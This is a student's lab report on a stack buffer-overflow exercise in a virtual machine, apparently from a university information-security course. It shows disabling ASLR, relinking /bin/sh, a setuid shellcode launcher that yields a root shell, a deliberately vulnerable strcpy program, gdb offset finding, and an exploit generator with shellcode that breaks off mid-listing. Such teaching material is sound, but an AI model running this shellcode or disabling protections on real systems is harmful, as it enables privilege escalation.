The Laboratory of Information Security (UE19CS347)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	14/02/2022
Section	:	A
Week	:	3

The Table of Contents

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The Victim/Client machine (10.0.2.35)




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:29:a7:2c
          inet addr:10.0.2.35  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::929f:2cf7:fb48:8359/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1459 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8768816 (8.7 MB)  TX bytes:178320 (178.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:828 errors:0 dropped:0 overruns:0 frame:0
          TX packets:828 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:95487 (95.4 KB)  TX bytes:95487 (95.4 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ 
```

Task 1: Turning Off Countermeasures

Address space randomisation

Ubuntu and several other Linux-based systems use address space randomization to randomise the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. To thwart this curtailment, address space randomisation is switched off.

The command: `sudo sysctl -w kernel.randomize_va_space=0`



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ 
```

Fig. 1(a): Switching off address space randomisation.

With the address space randomisation feature turned off, now the experiment is advanced to a step further. For gaining access into the root/ordinary shell, a program is written.

The program:

Name: `call_shellcode.c`

```c
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```


In this program, the spiteful code is stored in the buffer. After it’s (the buffer) converted to a function, the program gives access to the root shell.

Gaining access to what type of shell is downrightly dependant on the type of code it evolves to be. Without being a Set-UID program, below is the result.

The commands:

```
gcc call_shellcode.c -o call_shellcode -z execstack

ls -l call_shellcode
```

```
./call_shellcode
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc call_shellcode.c -o call_shellcode -z execstack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 14 03:24 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./call_shellcode
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
$ 
```

Fig. 1(b): Gaining access to the shell (ordinary).

After noticing the output on the terminal in figure 1(b), there's no qualm that the shell access is to 'seed' and not 'root'. Now, let the program be made a Set-UID program.

Configuring /bin/sh

(Ubuntu 16.04 VM only). In both Ubuntu 12.04 and Ubuntu 16.04 VMs, the /bin/sh symbolic link points to the /bin/dash shell. However, the dash program in these two VMs have an important difference. The dash shell in Ubuntu 16.04 has a countermeasure that foils itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege. The dash program in Ubuntu 12.04 does not have this behavior. Since the victim program is a Set-UID program, and the attack relies on running /bin/sh, the countermeasure in /bin/dash takes the arduousness of the attack a step further. Therefore, /bin/sh is linked to another shell that does not have such a countermeasure. A shell program called zsh is installed on Ubuntu 16.04 VM. The following commands are used to link /bin/sh to zsh.


The commands:

```
sudo rm /bin/sh

sudo ln -s /bin/zsh /bin/sh
```

The commands below transmute the program into a Set-UID program.

The commands:

```
sudo chown root call_shellcode

sudo chmod 4755 call_shellcode

ls -l call_shellcode

./call_shellcode
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo rm /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo ln -s /bin/zsh /bin/sh
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Feb 14 03:24 call_shellcode
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./call_shellcode
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),999(vboxsf)
# 
```

Fig. 1(c): Gaining access to the shell (root).

It's lucid that an access to the root shell is achieved from the output in figure 1(c). Henceforth, the shellcode program, after calling the shell script, triumphed in accessing the root shell.

Task 2: Vulnerable Program

To conduct the buffer overflow attack, a program is written.

The program:

Name: `stack.c`


```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```

In this program, there is a stack that contains the `main()` and `bof()` functions. When an exploiter program is run, the address points to it hence succeeding with a root shell. This is demonstrated in the upcoming task.

Firstly, the program is converted into a Set-UID program.

The commands:


```
gcc -o stack -z execstack -fno-stack-protector
stack.c

sudo chown root stack

sudo chmod 4755 stack

ls -l stack

echo "something" >badfile

./stack

echo "Karnataka is a grate state with vivid
cultures!" >badfile

./stack
```



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc -o stack -z execstack -fno-stack-protector stack.c
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chown root stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ sudo chmod 4755 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 14 03:33 stack
```

Fig. 2(a): The stack program is made a Set-UID program.

Next, to a file named ‘badfile’, content is written. This proceeds with the execution of the program.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ echo "something" >badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
Returned Properly
```

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ echo "Karnataka is a great state with vivid cultures!" >badfile
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ./stack
Segmentation fault
```

Fig. 2(b): Executing the stack program.

The above program has a buffer overflow vulnerability. It first reads an input from a file called badfile, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() is only 24 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a Set root-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called badfile. This file is under users' control. Now, the objective is to create the contents for badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Task 3: Exploiting the Vulnerability

The goal of this code is to construct contents for the badfile. With the shellcode that's provided, one must find the address of the buffer variable residing in the bof() method. Initially, a copy of stack.c program is compiled using debug flags.

To perform the attack, a program is written.


The program:

Name: `exploit.c`


```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char code[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

The commands:

```
$ gcc stack.c -o stack_gdb -g -z execstack -fno-
stack-protector
$ ls -l stack_gdb
$ gdb stack_gdb
$ b bof
$ r
$ p &buffer
$ p $ebp
$ p (0xbfffeb08-0xbfffeae8)
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l
total 44
-rw-rw-r-- 1 seed seed   48 Feb 14 03:41 badfile
-rwsr-xr-x 1 root seed 7388 Feb 14 03:24 call_shellcode
-rwxrwx--- 1 seed seed  996 Feb 14 03:14 call_shellcode.c
-rw-rw-r-- 1 seed seed   11 Feb 14 03:44 peda-session-stack_gdb.txt
-rwsr-xr-x 1 root seed 7476 Feb 14 03:33 stack
-rwxrwx--- 1 seed seed  578 Feb 14 03:26 stack.c
-rwxrwxr-x 1 seed seed 9776 Feb 14 03:53 stack_gdb
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Feb 14 03:33 stack
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9776 Feb 14 03:53 stack_gdb
```




```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~/Documents$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
```

- P.T.O -



```
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Documents/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb27 ("Karnataka is a great state with vivid cultures!\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb08 --> 0xbfffed38 --> 0x0
ESP: 0xbfffeae0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
```



```
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb08 --> 0xbfffed38 --> 0x0
ESP: 0xbfffeae0 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeae0 --> 0xb7fe96eb (<_dl_fixup+11>:       add    esi,0x15915)
0004| 0xbfffeae4 --> 0x0
0008| 0xbfffeae8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeaec --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeaf0 --> 0xbfffed38 --> 0x0
0020| 0xbfffeaf4 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeaf8 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeafc --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb27 "Karnataka is a great state with vivid cultures!\n") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffeae8
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb08
gdb-peda$ p (0xbfffeb08-0xbfffeae8)
$3 = 0x20
gdb-peda$ 
```

Fig. 3(a): Capturing the address to inject.

Now, a minor change is made in the program. The following line is added.

```
*((long *) (buffer + 0x24)) = 0xbfffeb58;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
```

The final program:


```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char code[]=
    "\x31\xc0"              /* xorl    %eax,%eax           */
    "\x50"                  /* pushl   %eax                */
    "\x68""//sh"            /* pushl   $0x68732f2f         */
    "\x68""/bin"            /* pushl   $0x6e69622f         */
    "\x89\xe3"              /* movl    %esp,%ebx           */
    "\x50"                  /* pushl   %eax                */
    "\x53"                  /* pushl   %ebx                */
    "\x89\xe1"              /* movl    %esp,%ecx           */
    "\x99"                  /* cdq                         */
